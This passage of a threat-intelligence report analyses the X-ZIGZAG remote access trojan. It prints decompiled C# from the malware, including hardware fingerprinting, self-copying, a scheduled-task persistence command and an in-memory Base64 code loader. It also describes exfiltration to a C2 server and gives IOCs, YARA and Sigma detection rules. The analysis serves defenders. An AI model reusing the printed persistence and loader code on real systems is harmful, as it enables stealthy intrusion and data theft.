        foreach (ManagementObject obj in collection)
        {
            return obj["Name"] != null ? obj["Name"].ToString() : "N/A";
        }
    }
    catch
    {
        return "N/A";
    }
    return "N/A";
}
```

X-ZIGZAG RAT Number of Threads and Graphic Card Information

The number of threads and GPU information are being obtained, and the WMI queries "SELECT NumberOfLogicalProcessors FROM Win32_Processor" and "SELECT Name FROM Win32_VideoController" are being executed.

```
private static string GetDiskInfo()
{
    StringBuilder diskInfo = new StringBuilder();
    Dictionary<string, string> disks = new Dictionary<string, string>();

    using (ManagementObjectSearcher searcher = new ManagementObjectSearcher("SELECT * FROM Win32_DiskDrive"))
    using (ManagementObjectCollection collection = searcher.Get())
    {
        foreach (ManagementObject disk in collection)
        {
            string model = disk["Model"] != null ? disk["Model"].ToString() : "Unknown";
            long sizeBytes = long.Parse(disk["Size"] != null ? disk["Size"].ToString() : "0");
            double sizeGB = Math.Round((double)sizeBytes / (1024 * 1024 * 1024), 2);
            disks.Add(model, sizeGB + " GB");
        }
    }

    int diskCount = 1;
    foreach (KeyValuePair<string, string> disk in disks)
    {
        diskInfo.AppendLine("DISK " + diskCount + " " + disk.Key + " - " + disk.Value);
        diskCount++;
    }
    return diskInfo.ToString();
}
```


X-ZIGZAG RAT Disk Information

The model name and size information in GB of the disk drive are being obtained from the infected device.

```
private static List<Tuple<string, double>> GetRAMInfo()
{
    List<Tuple<string, double>> ramList = new List<Tuple<string, double>>();

    try
    {
        using (ManagementObjectSearcher searcher = new ManagementObjectSearcher("SELECT Manufacturer, PartNumber, Capacity FROM Win32_PhysicalMemory"))
        using (ManagementObjectCollection collection = searcher.Get())
        {
            foreach (ManagementObject ram in collection)
            {
                string manufacturer = ram["Manufacturer"] != null ? ram["Manufacturer"].ToString().Trim() : "Unknown";
                string partNumber = ram["PartNumber"] != null ? ram["PartNumber"].ToString().Trim() : "Unknown";
                long capacityBytes = Convert.ToInt64(ram["Capacity"]);
                double capacityGB = Math.Round((double)capacityBytes / (1024 * 1024 * 1024), 2);
                string name = string.Format("{0} {1}", manufacturer, partNumber).Trim();
                if (string.IsNullOrWhiteSpace(name))
                {
                    name = "Unknown RAM";
                }
                ramList.Add(new Tuple<string, double>(name, capacityGB));
            }
        }
    }
    catch
    {
    }
    return ramList;
}
```

X-ZIGZAG RAT RAM Information

It is obtaining information about the RAM modules in the computer, and the WMI query "SELECT Manufacturer, PartNumber, Capacity FROM Win32_PhysicalMemory" is being executed.




X-ZIGZAG RAT Sending Data to C2 in JSON Format

At the final stage of the code,all the information obtained from the system is transmitted in JSON format to the malicious server, which has been assigned to the "EndPoint" variable and designated as the C2 by the threat actor. This transmitted data can be read in JSON format on the server side and monitored by the attacker.

X-ZIGZAG RAT Base64 Decoding - Variable: Screen

The Base64 encoded codes within the Screen variable have been decoded, and the analysis will continue with the examination of this code structure.



X-ZIGZAG RAT ScreenShot & C2 Operations

This code structure captures screenshots on the system using a parameter received from the C2, and transmits them to the C2 server until it succeeds.


X-ZIGZAG RAT Base64 Decoding - Variable: Set

The Base64 encoded codes within the Set variable have been decoded, and the analysis will continue with the examination of this code structure.

```
private static void StoreTheFile()
{
    string executablePath = Process.GetCurrentProcess().MainModule.FileName;
    string appDataPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
    string xbFolderPath = Path.Combine(appDataPath, "xzigzag");

    if (!Directory.Exists(xbFolderPath))
    {
        Directory.CreateDirectory(xbFolderPath);
    }

    string destinationPath = Path.Combine(xbFolderPath, "X-ZIGZAG.exe");

    if (!File.Exists(destinationPath))
    {
        File.Copy(executablePath, destinationPath);
        Process.Start(destinationPath);
        Environment.Exit(0);
    }
}
```

X-ZIGZAG RAT Self-Copying and Background Execution Mechanism

In this code structure, the file creates a folder named 'xzigzag' in the Local directory and copies itself into that folder. Then, it terminates the running process and executes the file it copied to the local directory.



```
public static async Task<object> ExecuteAsync()
{
    await Task.Delay(new Random().Next(15000, 30000));
    StoreTheFile();
    await Task.Delay(new Random().Next(5000, 10000));
    setupTaskScheduler("XZIGZAG");
    return null;
}
```

X-ZIGZAG RAT Task Scheduler Usage

It achieves persistence on the system by adding itself to the Task Scheduler. This way, every time a Windows session is opened, the malware becomes active again and continues its operations in RAM.

```
private static void setupTaskScheduler(string taskName)
{
    Process checkTask = new Process
    {
        StartInfo = new ProcessStartInfo
        {
            FileName = "schtasks.exe",
            Arguments = "/Query /TN \"" + taskName + "\"",
            RedirectStandardOutput = true,
            RedirectStandardError = true,
            UseShellExecute = false,
            CreateNoWindow = true
        }
    };

    checkTask.Start();
    checkTask.WaitForExit();

    if (checkTask.ExitCode != 0)
    {
        string taskCommand = "/Create /SC ONLOGON /RL HIGHEST /TN \"" + taskName + "\" /TR \"" +
                             Path.Combine(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "xzigzag"), "X-ZIGZAG.exe") + "\"";

        Process createTask = new Process
        {
            StartInfo = new ProcessStartInfo
            {
                FileName = "schtasks.exe",
                Arguments = taskCommand,
                RedirectStandardOutput = false,
                RedirectStandardError = false,
                UseShellExecute = true,
                CreateNoWindow = true
            }
        };

        createTask.Start();
        createTask.WaitForExit();
        Environment.Exit(0);
    }
}
```


X-ZIGZAG RAT Task Scheduler Operations

It uses the schtasks.exe for Task Scheduler operations and provides the necessary commands to schtasks.exe for persistence. Within the system, it becomes persistent by issuing a command such as:
schtasks.exe /Create /SC ONLOGON /RL HIGHEST /TN "XZIGZAG" /TR "%LOCALAPPDATA%\xzigzag\X-ZIGZAG.exe"

```
// Token: 0x02000003 RID: 3
public class Home : Form
{
    // Token: 0x06000003 RID: 3 RVA: 0x000020A4 File Offset: 0x000002A4
    private static async void Runn()
    {
        Home.<>c__DisplayClass5_0 CS$<>8__locals1 = new Home.<>c__DisplayClass5_0();
        CS$<>8__locals1.resource = new ResourceManager("frameless.Home", typeof(Home).Assembly);
        await Action.ExecuteCsharpCodeAsync(Encoding.UTF8.GetString(Convert.FromBase64String(CS$<>8__locals1.resource.GetString("Checker"))), new object[0]);
        await Action.ExecuteCsharpCodeAsync(Encoding.UTF8.GetString(Convert.FromBase64String(CS$<>8__locals1.resource.GetString("Set"))), new object[0]);
        object obj = await Action.ExecuteCsharpCodeAsync(Encoding.UTF8.GetString(Convert.FromBase64String(CS$<>8__locals1.resource.GetString("Login"))), new object[] { Resources.Endpoint });
        Home.He = (string)obj;
        obj = null;
        Task.Run(() => Home.InstructionHandler());
        new Thread(delegate
        {
            Home.<>c__DisplayClass5_0.<<Runn>b__1>d <<Runn>b__1>d = new Home.<>c__DisplayClass5_0.<<Runn>b__1>d();
            <<Runn>b__1>d.<>t__builder = AsyncVoidMethodBuilder.Create();
            <<Runn>b__1>d.<>4__this = CS$<>8__locals1;
            <<Runn>b__1>d.<>1__state = -1;
            <<Runn>b__1>d.<>t__builder.Start<Home.<>c__DisplayClass5_0.<<Runn>b__1>d>(ref <<Runn>b__1>d);
        }).Start();
        Task.Run(delegate
        {
            Home.ScreenshotsHandler(Encoding.UTF8.GetString(Convert.FromBase64String(CS$<>8__locals1.resource.GetString("Screen"))));
        });
    }
```

X-ZIGZAG RAT Executing Base64 Encoded Codes on Ram

Using the Action.ExecuteCsharpCodeAsync() method, Base64-encoded C# code located in the Resources section is executed directly in RAM without interacting with the disk. With its unique algorithm and the fileless technique, X-ZIGZAG RAT bypasses various antivirus programs.



X-ZIGZAG RAT Scan Results

Finally, the X-ZIGZAG RAT was found to have a detection rate of 2/48 in the scan results. The fact that it can bypass widely used security software such as Crowdstrike, McAfee, Microsoft Defender, Avast, AVG, and Kaspersky, and that threat actors can access it for free, highlights the critical level of the X-ZIGZAG RAT malware.

What Sets X-ZIGZAG RAT From Other Malware?

X-ZIGZAG RAT operates entirely in RAM through its fileless execution, allowing it to evade disk-based security solutions. Additionally, it features a self-destruct mechanism that enables it to delete itself without leaving a trace, making it difficult to track. Being open-source and available on GitHub, it is easily accessible even to users with limited technical knowledge.

Its advanced virtual machine and sandbox detection capabilities allow it to halt its operations when under analysis. With a low detection rate, it can bypass widely used antivirus programs, making it both a powerful and stealthy threat.

Risk Analysis Table & Mitigation Strategies

Risk Factor	Description	Likelihood	Impact	Mitigation Strategies
Fileless Execution	X-ZIGZAG RAT operates entirely in memory, bypassing traditional disk-based detection.	High	High	Use advanced memory scanning tools and EDR solutions to detect in-memory threats. Implement behavior-based detection.
Credential Theft	Can steal sensitive information such as WiFi credentials, browser passwords, and credit card data.	High	high	Use multi-factor authentication (MFA), encrypt stored credentials, and monitor unusual login activity.
Advanced VM/Sandbox Detection	Detects virtual environments and terminates if it senses sandbox or malware analysis tools.	medium	medium	
Persistence via Task Scheduler	Uses Task Scheduler to maintain persistence across system reboots.	medium	high	Monitor Task Scheduler for unauthorized tasks. Automate alerts for suspicious entries and unusual activity.
Network Communication to C2	Communicates with a remote Command and Control (C2) server to exfiltrate data and receive commands.	High	high	Monitor outbound network traffic for suspicious C2 communication patterns. Block unauthorized IPs and domains.

Risk Factor	Description	Likelihood	Impact	Mitigation Strategies
Proxy Detection and Evasion	Detects and bypasses proxy usage to avoid network monitoring and control.	Medium	High	Regularly audit and monitor proxy configurations. Implement strong network traffic analysis tools.
Command Execution Capabilities	Executes arbitrary commands via CMD and PowerShell, allowing attackers full system control.	High	High	Employ application whitelisting and restrict PowerShell/CMD usage. Monitor command executions for anomalies.
Antivirus Evasion	Bypasses traditional antivirus solutions with a low detection rate.	High	High	Use multi-layered security solutions, including heuristic analysis, anomaly detection, and EDR to catch undetected threats.
Screenshot Capture	Can capture and send screenshots of infected devices to attackers.	medium	high	Regularly monitor system activities for unusual screenshot or screen capture processes. Limit screen capture permissions.
File Upload and Download Capability	Can remotely upload and download files to and from the infected machine.	high	high	Use file integrity monitoring (FIM) to detect unauthorized file transfers. Restrict permissions for file uploads/downloads.
Data Exfiltration in JSON Format	Steals system information and transmits it in JSON format to C2 servers.	high	high	Use Data Loss Prevention (DLP) tools to monitor and prevent the exfiltration of sensitive information. Encrypt data in transit.

MITRE ATT&CK TABLE

Tactics	ID	Name	Description
Initial Access	T5566	Phishing	X-ZIGZAG RAT may be delivered via phishing emails or malicious attachments.
Execution	T1059	Command and Scripting Interpreter	Executes PowerShell and CMD commands remotely on the infected machine.
Persistence	T1053	Scheduled Task/Job	Achieves persistence by creating a scheduled task in Task Scheduler.
Privilege Escalation	T1068	Exploitation for Privilege Escalation	Exploits system vulnerabilities to gain elevated privileges on the infected machine.
Defense Evasion	T1027	Obfuscated Files or Information	Uses Base64 encoding and fileless execution to evade antivirus and detection mechanisms. Erases traces of itself using a self-destruct mechanism.
	T1070	Indicator Removal on Host	
Credential Access	T1552	Credentials in Files	Steals saved credentials from browsers, local files, and WiFi passwords.
	T1555	Credentials from Password Stores	
Discovery	T1082	System Information Discovery,	Gathers system details, identifies running processes, and detects virtualized or sandbox environments to evade analysis.
	T1497	Virtualization/Sandbox Evasion	
	T1057	Process Discovery	
Collection	T1056	Input Capture	Captures sensitive input such as passwords and screenshots from the infected system.
Command and Control	T1071	Application Layer Protocol	Uses HTTP for communication with the C2 server, and encodes data in Base64 to evade detection.
	T1132	Data Encoding	
Exfiltration	T1041	Exfiltration Over C2 Channel	Exfiltrates collected system information to a remote C2 server using JSON format.

Categorizations

APT Group	Identified Threat Categories	Malware Family
Opensource Malware, No APT Group	Remote Access Trojan, Information Stealer	AsyncRAT

IOC List

To Download the IOC List, check our Github

Note: The web site ip-api.com mentioned in the IOC section is not a malicious site. It has been included as an IOC because it is part of the operational structure of the X-ZIGZAG RAT malware during the analysis process. Before considering blocking it, make sure that this service is not being used by legitimate applications on your system.

Sha256	0687c43daf8adecbcd5243494bcaca856ecec9c427b83a0174fcf2ae24db3672 3d623dfbc3847c355955075ff048da6dfe4a32207fbb9426de48d9117dfbf71a 79dc17151bc80c3ace11fdca58df7b0f700ff8ad9f1f3ba116828ddaad87e485 b1e90f2ceca0afab69b2ae8bc2eba2fd53e6f59927b0cb9ad072207ed50335e8 b2a57d3fd0a81209322c01915a49af794dc931476d561c432edcd8a8e0efe6e9 23769eaafc1191f2bf256fe429ad4ed0569d4ab687f94e7e5a1f4f2df4e38d3c
DOMAIN	ip-api[.]com xspeed[.]site
URL	hxxp[:]//ip-api[.]com hxxps[:]//xspeed[.]site

Yara Rule

To Download the Yara Rule, check our Github

```
rule X_ZIGZAG_RAT_Yara{
    meta:
        description = "Yara rule for detecting X-ZIGZAG RAT"
        author = "Aziz Kaplan"
        email = "aziz.kaplan@threatmonit.io"
    strings:
        $1 = /[A-Za-z0-9+\/]{40,}==/ ascii
        $2 = "/c2NyZWVuc2hvdHtnZXQ7c2V0O3lbRGF0YU1lbWJlcllwdWJsaWMgaW50IG5leHRQaW5ne2dldDtzZXQ7fVtEYXRhTWVtYmVyXXBlYmxpYyBMaXN0PEluc3RydWN0aW9
        $3 = "dXNpbmcgU3lzdGVtO3VzaW5nIFN5c3RlbS5EaWFnbm9zdGljcztlc2luZyBTeXN0ZW0uSU87dXNpbmcgU3lzdGVtLlRocmVhZGluZy5UYXNrcztwdWJsaWMgY2xhc3MgU
        $4 = "KyJcIiI7UHJvY2VzcyBjcmVhdGVUYXNrPW51dyBQcm9jZXNze1N0YXJ0SW5mbzluZXcgUHJvY2Vzc1N0YXJ0SW5mb3tGaWxlTmFtZT0ic2NodGFza3MuZXhlIixBcmd1
        $5 = "dXNpbmcgU3lzdGVtO3VzaW5nIFN5c3RlbS5Db2xsZWN0aW9ucy5HZW51cmljO3VzaW5nIFN5c3RlbS5EcmF3aW5nO3VzaW5nIFN5c3RlbS5EcmF3aW5nLkltYWdpbmc7
        $6 = "pcHR7cHVibGljIHN0YXRpYyBhc3luYyBUYXNrIFNlbmRJbWFnZVdpdGhSZXRyeShzdHJpbmcgZW5kcG9pbnRVcmwsYnl0ZVtdaWlhZ2VCeXRlcyxpbnQgbWF4UmV0cml
        $7 = "Eh0dHBDbGllbnQgaHR0cENsaWVudDluZXcgSHR0cENsaWVudCgpKXt3aGlsZSghc3VjY2VzcyYmcmV0cnlDb3VudDxtYXhSZXRyaWVzKXt0cnl7dXNpbmcodmFyIGNvbn
        $8 = "hlYWRlcnMuTWVkaWFUeXBlSGVhZGVyVmFsdWUoImltYWdlL2pwZWciKTt2YXIgcmVzcG9uc2U9YXdhaXQgaHR0cENsaWVudC5Qb3N0QXN5bmMoZW5kcG9pbnRVcmwsY2S
        $9 = "dXNpbmcgU3lzdGVtLlRocmVhZGluZy5UYXNrcztlc2luZyBNaWNyb3NvZnQuV2luMzI7dXNpbmcgU3lzdGVtO3VzaW5nIFN5c3RlbS5EaWFnbm9zdGljcztlc2luZyBTe
        $10 = "iZS5zeXMiLCJDOlxcd2luZG93clxcc3ldGVtMzJcXGRyaXZlcnNcXHNhbmRib3hpZS5zeXMiLCJDOlxcd2luZG93clxcc3lzbmF0aXZlXFxkcml2ZXJzXFxjdWNrb2
        $11 = "KXtpZihJc0RlYnVnZ2VyUHJlc2VudCgpfHxEZWJ1Z2dlci5Jc0F0dGFjaGVkKXtyZXRlcm4gdHJ1ZTt9cmV0dXJuIGZhbHNlO31wdWJsaWMgc3RhdGljIGFzeW5jIFR

        $op1 = {49 6E 73 74 72 75 63 74 69 6F 6E 48 61 6E 64 6C 65 72 00 53 63 72 65 65 6E 73 68 6F 74 73 48 61 6E 64 6C 65 72}
        $op2 = {00 47 65 74 52 65 73 75 6C 74 00 53 65 74 52 65 73 75 6C 74 00 49 6E 69 74 69 61 6C 69 7A 65 43 6F 6D 70 6F 6E 65 6E 74 00 67 
        $op3 = {44 65 62 75 67 67 69 6E 67 4D 6F 64 65 73 00 67 65 74 5F 52 65 66 65 72 65 6E 63 65 64 41 73 73 65 6D 62 6C 69 65 73}
        $op4 = {53 79 73 74 65 6D 2E 43 6F 6C 6C 65 63 74 69 6F 6E 73 00 53 74 72 69 6E 67 53 70 6C 69 74 4F 70 74 69 6F 6E 73 00}
        $op5 = {67 65 74 5F 45 6E 64 70 6F 69 6E 74 00 73 65 74}
        $op6 = {73 65 74 5F 47 65 6E 65 72 61 74 65 49 6E 4D 65 6D 6F 72 79}
        $op7 = {4D 65 74 68 6F 64 49 6E 66 6F 00 43 75 6C 74 75 72 65 49 6E 66 6F}
        $op8 = {44 65 62 75 67 67 65 72 53 74 65 70 54 68 72 6F 75 67 68 41 74 74 72 69 62 75 74}
        $op9 = {44 65 62 75 67 67 65 72 4E 6F 6E 55 73 65 72 43 6F 64 65 41 74 74 72 69 62 75 74 65}

    condition:
        (uint16(0) == 0x5A4D) and (all of ($1, $2, $3, $4, $5, $6, $7, $8, $9, $10, $11)) or (5 of ($op*))
}
```


Sigma Rules

To Download the Sigma Rules, check our Github

```
title: WMI Query Detection
id: 61d0475c-173f-4244-86f7-f3eebaela66b
status: test
description: Detects the WMI Queries that the X-ZIGZAG Malware Issues within the system - (part of sigma rule for x-zigzag rat).
author: Aziz Kaplan <aziz.kaplan@threatmonit.io>
logsource:
  category: process_creation
  product: windows
detection:
  selection_wmi_query_1:
    CommandLine|contains: 'SELECT * FROM Win32_ComputerSystem'
  selection_wmi_query_2:
    CommandLine|contains: 'root\\CIMV2", "SELECT * FROM Win32_VideoController'
  selection_wmi_query_3:
    CommandLine|contains: 'SELECT * FROM Win32_BIOS'
  selection_wmi_query_4:
    CommandLine|contains: 'SELECT * FROM Win32_Processor'
  selection_wmi_query_5:
    CommandLine|contains: 'SELECT * FROM Win32_BaseBoard'
  selection_wmi_query_6:
    CommandLine|contains: 'SELECT * FROM Win32_OperatingSystem'
  selection_wmi_query_7:
    CommandLine|contains: 'SELECT NumberOfLogicalProcessors FROM Win32_Processor'
  selection_wmi_query_8:
    CommandLine|contains: 'SELECT Name FROM Win32_VideoController'
  selection_wmi_query_9:
    CommandLine|contains: 'SELECT Manufacturer, PartNumber, Capacity FROM Win32_PhysicalMemory'
  condition:
    1 of selection_wmi_query_1, selection_wmi_query_2, selection_wmi_query_3, selection_wmi_query_4,
    selection_wmi_query_5, selection_wmi_query_6, selection_wmi_query_7, selection_wmi_query_8,
    selection_wmi_query_9

falsepositives:
  - Legitimate system or application management tools may use these queries.

level: medium
```

ThreatMon
Under Cyber Wings

More Information About ThreatMon



One Platform for all intelligence needs.

ThreatMon End-to-end intelligence is a cutting-edge, cloud-based SaaS platform that continuously monitors the dark and surface web, providing early warnings and actionable insights into emerging threats.

We are a SaaS platform designed to help businesses proactively detect and address threats before a cyber attack occurs. Unlike traditional cyber threat intelligence, we provide comprehensive and holistic cyber intelligence.

- *Attack Surface Intelligence*
- *Fraud Intelligence*
- *Dark and Surface Web Intelligence*
- *Threat Intelligence*

APPLY

FREE ACCESS

Contact Us:

Email Address
team@threatmonit.io

https://x.com/MonThreat

https://www.linkedin.com/company/threatmon